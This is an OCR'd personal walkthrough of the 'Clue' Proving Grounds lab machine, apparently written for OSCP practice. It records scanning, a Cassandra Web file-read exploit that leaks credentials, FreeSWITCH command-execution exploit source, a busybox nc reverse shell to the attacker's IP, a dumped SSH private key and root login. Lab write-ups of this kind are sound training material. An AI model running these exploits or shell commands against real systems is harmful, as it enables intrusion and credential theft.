
Linux – Clue :)

dimanche 13 juillet 2025 23:17

sudo nmap -sVC -p- 192.168.243.240 --open
[sudo] password for alice:
Starting Nmap 7.95 (https://nmap.org) at 2025-07-13 23:25 CEST
Nmap scan report for 192.168.243.240
Host is up (0.013s latency).
Not shown: 65529 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
| 256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
|_ 256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
80/tcp open http Apache httpd 2.4.38
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.38 (Debian)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3000/tcp open http Thin httpd
|_http-title: Cassandra Web
|_http-server-header: thin
8021/tcp open freeswitch-event FreeSWITCH mod_event_socket
Service Info: Hosts: 127.0.0.1, CLUE; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
| date: 2025-07-13T21:28:01
|_ start_date: N/A
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h19m56s, deviation: 2h18m36s, median: -5s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.9.5-Debian)
| Computer name: clue
| NetBIOS computer name: CLUE\x00
| Domain name: pg
| FQDN: clue.pg
|_ System time: 2025-07-13T17:28:04-04:00


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.02 seconds



Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 192.168.243.240 Port 80



Regarder cassandra web exploit

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ python3 49362.py 192.168.108.240 -p 3000 /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ntp:x:106:113::/nonexistent:/usr/sbin/nologin
cassandra:x:107:114:Cassandra database,,,:/var/lib/cassandra:/usr/sbin/nologin
cassie:x:1000:1000::/home/cassie:/bin/bash
freeswitch:x:998:998:FreeSWITCH:/var/lib/freeswitch:/bin/false
anthony:x:1001:1001::/home/anthony:/bin/bash
```

/proc/self/cmdline

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ python3 49362.py 192.168.108.240 -p 3000 /proc/self/cmdline

/usr/bin/ruby2.5/usr/local/bin/cassandra-web-ucassie-pSecondBiteTheApple330

┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
```

Cassandra -web -u cassie -p SecondBiteTheApple330

https://github.com/tucommenceapousser/CVE-2019-19492

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ python3 49362.py 192.168.108.240 -p 3000 /etc/freeswitch/conf/autoload_configs/event_socket.conf.xml
Failed to read /etc/freeswitch/conf/autoload_configs/event_socket.conf.xml (bad path?)

┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ python3 49362.py 192.168.108.240 -p 3000 /etc/freeswitch//autoload_configs/event_socket.conf.xml

<configuration name="event_socket.conf" description="Socket Client">
  <settings>
    <param name="nat-map" value="false"/>
    <param name="listen-ip" value="0.0.0.0"/>
    <param name="listen-port" value="8021"/>
    <param name="password" value="StrongClueConEight021"/>
  </settings>
</configuration>


┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ python3 49362.py 192.168.108.240 -p 3000 /etc/freeswitch/autoload_configs/event_socket.conf.xml

<configuration name="event_socket.conf" description="Socket Client">
  <settings>
    <param name="nat-map" value="false"/>
    <param name="listen-ip" value="0.0.0.0"/>
    <param name="listen-port" value="8021"/>
    <param name="password" value="StrongClueConEight021"/>
  </settings>
</configuration>
```

Mdp pour free switch :

StrongClueConEight021

```
  GNU nano 8.2                                          47799.py *
# it after authenticating. By default commands are not accepted from remote hosts.
#
# -- Example --
# root@kali:~# ./freeswitch-exploit.py 192.168.1.100 whoami
# Authenticated
# Content-Type: api/response
# Content-Length: 20
#
# nt authority\system
#
#!/usr/bin/python3

from socket import *
import sys

if len(sys.argv) != 3:
    print('Missing arguments')
    print('Usage: freeswitch-exploit.py <target> <cmd>')
    sys.exit(1)

ADDRESS=sys.argv[1]
CMD=sys.argv[2]
PASSWORD='StrongClueConEight021' # default password for FreeSWITCH

s=socket(AF_INET, SOCK_STREAM)
s.connect((ADDRESS, 8021))

response = s.recv(1024)
if b'auth/request' in response:
    s.send(bytes('auth {}\n\n'.format(PASSWORD), 'utf8'))
    response = s.recv(1024)
    if b'+OK accepted' in response:
        print('Authenticated')
        s.send(bytes('api system {}\n\n'.format(CMD), 'utf8'))
```

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ python3 47799.py 192.168.108.240 whoami
Authenticated
Content-Type: api/response
Content-Length: 11

freeswitch
```

Rev shell

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ python3 47799.py 192.168.108.240 "busybox nc 192.168.45.246 80-e bash"
Authenticated
Content-Type: api/response
Content-Length: 14

-ERR no reply


┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ python3 47799.py 192.168.108.240 "busybox nc 192.168.45.246 80 -e bas
Authenticated
```

Outil Capture d'é

Capture d'écran co
Enregistrement aut
captures d'écran.

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ nc -lvnp 81
listening on [any] 81 ...

^C

┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.246] from (UNKNOWN) [192.168.108.240] 43564

whoami
freeswitch
```

```
bash: lms: command not found
freeswitch@clue:/home$ ls
ls
anthony  cassie
freeswitch@clue:/home$ su cassie
su cassie
Password: SecondBiteTheApple330

cassie@clue:/home$
```

```
cassie@clue:~$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAw59iC+ySJ9F/xWp8QVkvBva2nCFikZ0VT7hkhtAxujRRqKjhLKJe
d19FBjwkeSg+PevKIzrBVr0JQuEPJ1C9NCxRsp91xECMK3hGh/DBdfh1FrQACtS4oOdzdM
jWyB00P1JPdEM4ojwzPu0CcduuV0kVJDndtsDqAcLJr+Ls8zYo376zCyJuCCBonPVitr2m
B6KWILv/ajKwbgrNMZpQb8prHL3lRIVabjaSv0bITx1KMeyaya+K+Dz84Vu8uHNFJO0rhq
gBAGtUgBJNJWa9EZtwws9PtsLIOzyZYrQTOTq4+q/FFpAKfbsNdqUe445FkvPmryyx7If/
DaMoSYSPhwAAA8gc9JxpHPScaQAAAAdzc2gtcnNhAAABAQDDn2IL7JIn0X/FanxBWS8G9r
acIWKRnRVPuGSG0DG6NFGoqOEsol53X0UGPCR5KD4968ojOsFWvQlC4Q8nUL00LFGyn3XE
QIwreEaH8MF1+HUWtAAK1Lig53N0yNbIHTQ/Uk90QziiPDM+7QJx265XSRUkOd22wOoBws
mv4uzzNijfvrMLIm4IIGic9WK2vaYHopYgu/9qMrBuCs0xmlBvymscveVEhVpuNpK/RshP
HUox7JrJr4r4PPzhW7y4c0Uk7SuGqAEAa1SAEk0lZr0Rm3DCz0+2wsg7PJlitBM5Orj6r8
UWkAp9uw12pR7jjkWS8+avLLHsh/8NoyhJhI+HAAAAAwEAAQAAAQBjswJsY1il9I7zFW9Y
etSN7wVok1dCMVXgOHD7iHYfmXSYyeFhNyuAGUz7fYF1Qj5enqJ5zAMnataigEOR3QNg6M
mGiOCjceY+bWE8/UYMEuHR/VEcNAgY8X0VYxqcCM5NC201KuFdReM0SeT6FGVJVRTyTo+i
CbX5ycWy36u109ncxnDrxJvvb7xROxQ/dCrusF2uVuejUtI4uX1eeqZy3Rb3GPVI4Ttq0+
0hu6jNH4YCYU3SGdwTDz/UJIh9/10OJYsuKcDPBlYwT7mw2QmES3IACPpW8KZAigSLM4fG
Y2Ej3uwX8g6pku6P6ecgwmE2jYPP4c/TMU7TLuSAT9TpAAAAgG46HP7WIX+Hjdjuxa2/2C
gX/VSpkzFcdARj51oG4bgXW33pkoXWHvt/iIz8ahHqZB4dniCjHVzjm2hiXwbUvvnKMrCG
krIAfZcUP7Ng/pb1wmqz14lNwuhj9WUhoVJFgYk14knZhC2v2dPdZ8BZ3dqBnfQl0IfR9b
yyQzy+CLBRAAAAgQD7g2V+1vlb8MEyIhQJsSxPGA8Ge05HJDKmaiwC2o+L3Er1dlktm/Ys
kBW5hWiVwWoeCUAmUcNgFHMFs5nIZnWBwUhgukrdGu3xXpipp9uyeYuuE0/jGob5SFHXvU
DEaXqE8Q9K14vb9by1RZaxWEMK6byndDNswtz9AeEwnCG0OwAAAIEAxxy/IMPfT3PUoknN
Q2N8D2WlFEYh0avw/VlqUiGTJE8K6lbzu6M0nxv+OI0i1BVR1zrd28BYphDOsAy6kZNBTU
iw4liAQFFhimnpld+7/8EBW1Oti8ZH5Mx8RdsxYtzBlC2uDyblKrG030Nk0EHNpcG6kRVj
4oGMJpv1aeQnWSUAAAAMYW50aG9ueUBjbHVlAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
cassie@clue:~$
```

Bruh

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Clue]
└─$ ssh root@192.168.108.240 -i id_rsa
Linux clue 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 29 17:57:54 2024
root@clue:~#
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 29 17:57:54 2024
root@clue:~# cat /root/proof.txt
The proof is in another file
root@clue:~#
```

```
proof.txt  proof_youtriedharder.txt  smbd.sh
root@clue:~# cat proof_youtriedharder.txt
28c1bacbc600652f6881c5d512785083
root@clue:~#
```

Technique secret pour trouver le fichier plus rapidement :

```
root@clue:~# cd "$(dirname "$(find / -name local.txt 2>/dev/null )")"
root@clue:/var/lib/freeswitch# l
-bash: l: command not found
root@clue:/var/lib/freeswitch# ls
db  images  local.txt  recordings  storage
root@clue:/var/lib/freeswitch#
```